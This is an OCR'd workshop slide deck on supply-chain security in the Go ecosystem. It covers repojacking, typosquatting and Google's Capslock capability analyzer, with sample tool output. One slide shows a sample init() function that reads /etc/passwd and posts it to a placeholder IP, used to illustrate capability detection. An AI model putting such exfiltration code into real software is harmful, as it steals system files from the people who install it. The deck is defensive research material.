# Open Source Security in **Golang ecosystem**


3rd KTH Workshop on the Software Supply Chain

Carmine Cesarano – cesarano@kth.se

# Security and Go



- Well-defined standard library
- Great tooling for code analysis
- Memory safety
- Great community and security culture

# Vulnerabilities in Go




[1] J Hu, et al. “Empirical Analysis of Vulnerabilities Life Cycle in Golang Ecosystem ICSE '24

# Go Malicious packages




[1] https://unit42.paloaltonetworks.com/the-gopher-in-the-room-analysis-of-golang-malware-in-the-wild/

# What packages can you trust?


- Open source security relies on trust
- Trust extends to dependencies and their dependencies
- Continuous trust in future package versions


**Implications**: trusting code, people and vulnerability management

# Kubernetes Dependency Graph


[1] https://deps.dev/go/k8s.io%2Fkubernetes/v1.29.0/dependencies/graph

# Go module ecosystem

- Go module ecosystem is vulnerable due to decentralization
- Any go developers can publish modules by pushing their code to source control platform like GitHub.



# Malicious dependencies

**Repojacking** [1]

- 15.000+ GitHub repo vulnerable to a repojacking in June 2023
- More than 800.000 Go module-versions relied on these repos.

**Typosquatting** [2]

- github.com/urfave/cli ✔
- github.com/utfave/cli ⚠


[1] VulnCheck Report

[2] https://michenriksen.com/archive/blog/finding-evil-go-packages/

# The **Capslock** Analyzer

3rd KTH Workshop on the Software Supply Chain

# Capabilities vs Vulnerabilities

Govulncheck can detect **known vulnerabilities** in the packages

**Google Capslock**

- Google introduces a new approach: **capability analysis**
- Understanding the attack surface of a package *before* depending on it
- Principle of least capability

# Capabilities in a Go package

| | | |
|---|---|---|
| `gorilla/securecookie` | Encodes and decodes cookie values | Reflection |
| `gorrilla/securecookie` | Encodes and decodes cookie values | Reflection<br>Network access<br>File system access |

| | | |
|---|---|---|
| `google/uuid` | Generates UUIDs based on RFC 4122 | Read system state<br>Reflection |
| `gooqle/uuid` | Generates UUIDs based on RFC 4122 | Read system state<br>Reflection<br>System calls<br>Cgo |

# Types of Capabilities


- Network access
- Filesystem access
- Reading/modifying system information
- Invoke system calls
- Use of «unsafe» or «reflect»
- Running arbitrary external code (e.g., cgo, assembler)

# Mapping code to capabilities

Capabilties classes are sets of library calls that interact with the system in a similar way

CAPABILITY_FILES

```
func os.Chmod
func os.ReadFile
func os.Create
…
```

CAPABILITY_MODIFY_SYSTEM_STATE

```
func os.Unsetenv
func log.SetFlags
func os.Chdir
…
```

CAPABILITY_NETWORK

```
func net.Dial
func net.ListenTCP
func net.LookupIP
…
```

CAPABILITY_UNSAFE_POINTER

```
func atomic.StorePointer
func atomic.SwapPointer
func atomic.ComparePointer
…
```

# Mapping code to capabilities


your code

```
package somecode

func init() {
  data, _ := os.ReadFile(
    "/etc/passwd",
  )
  http.Post(
    "203.0.113.42",
    "text/plain",
    data,
  )
}

func RunCode() {
  othercode.DoStuff()
}
```

dependencies



standard libraries

fmt
html
image
io
log
math
net
os
path

capabiltiies

NETWORK


FILES

SYSTEM

CGO

UNSAFE

# Capabilities changes



# Capslock use cases


- Understand and monitor the capabilities in your dependencies
- Direct security review on more privileged code path
- Alert on unexpected capability changes on upgrade

# Using Capslock


```
root@test:~/go/src/go-ethereum# capslock -packages $GOPATH/src/go-ethereum/
Capslock is an experimental tool for static analysis of Go packages.
Share feedback and file bugs at https://github.com/google/capslock.
For additional debugging signals, use verbose mode with -output=verbose
To get machine-readable full analysis output, use -output=json
```

**package path**

```
  github.com/bits-and-blooms/bitset v1.10.0
  github.com/consensys/bavard v0.1.13
  github.com/consensys/gnark-crypto v0.12.1
  github.com/crate-crypto/go-kzg-4844 v0.7.0
  github.com/holiman/uint256 v1.2.4
  github.com/mmcloughlin/addchain v0.4.0
  golang.org/x/crypto v0.17.0
  golang.org/x/exp v0.0.0-20231110203233-9a3e6036ecaa
  golang.org/x/sync v0.5.0
  golang.org/x/sys v0.16.0
  rsc.io/tmplfunc v0.0.3
```

**dependencies analyzed**

```
CAPABILITY_ARBITRARY_EXECUTION: 1 references
CAPABILITY_CGO: 1 references
CAPABILITY_READ_SYSTEM_STATE: 1 references
CAPABILITY_REFLECT: 1 references
CAPABILITY_UNANALYZED: 1 references
CAPABILITY_UNSAFE_POINTER: 1 references
```

**capabilities found**

# Using Capslock


```
CAPABILITY_READ_SYSTEM_STATE: 1 references (0 direct, 1 transitive)
Example callpath:
  github.com/ethereum/go-ethereum.init
  github.com/ethereum/go-ethereum/core/types.init
  github.com/ethereum/go-ethereum/crypto/kzg4844.init
  github.com/crate-crypto/go-kzg-4844.init
  github.com/consensys/gnark-crypto/ecc/bls12-381/fr.init
  golang.org/x/sys/cpu.init
  golang.org/x/sys/cpu.init#1
  cpu.go:204:16:golang.org/x/sys/cpu.processOptions
  cpu.go:223:18:os.Getenv

CAPABILITY_ARBITRARY_EXECUTION: 1 references (0 direct, 1 transitive)
Example callpath:
  github.com/ethereum/go-ethereum.init
  github.com/ethereum/go-ethereum/core/types.init
  github.com/ethereum/go-ethereum/crypto/kzg4844.init
  github.com/crate-crypto/go-kzg-4844.init
  github.com/consensys/gnark-crypto/ecc/bls12-381.init
  github.com/consensys/gnark-crypto/ecc/bls12-381.init#1
  bls12-381.go:127:23:(*github.com/consensys/gnark-crypto/ecc/bls12-381/fp.Element).Square
  element_ops_amd64.go:105:5:github.com/consensys/gnark-crypto/ecc/bls12-381/fp.mul
```

# Towards Capslock


Currently capabilities are only signals. Users can't control them.

**Capslock Goal**: treating capabilities similar to app permissions on smartphones.

**Challenges**:

- Automatic selection of the minimum required subset of capabilties
- Non-fatal enforcement ensuring package robustness

# Thank you ! Questions ?

Carmine Cesarano - carmine.cesarano2@studenti.unina.it

Ph.D. Student - **Università di Napoli Federico II** in Naples

Ph.D. Intern - **KTH Royal Institute of Technology** in Stockholm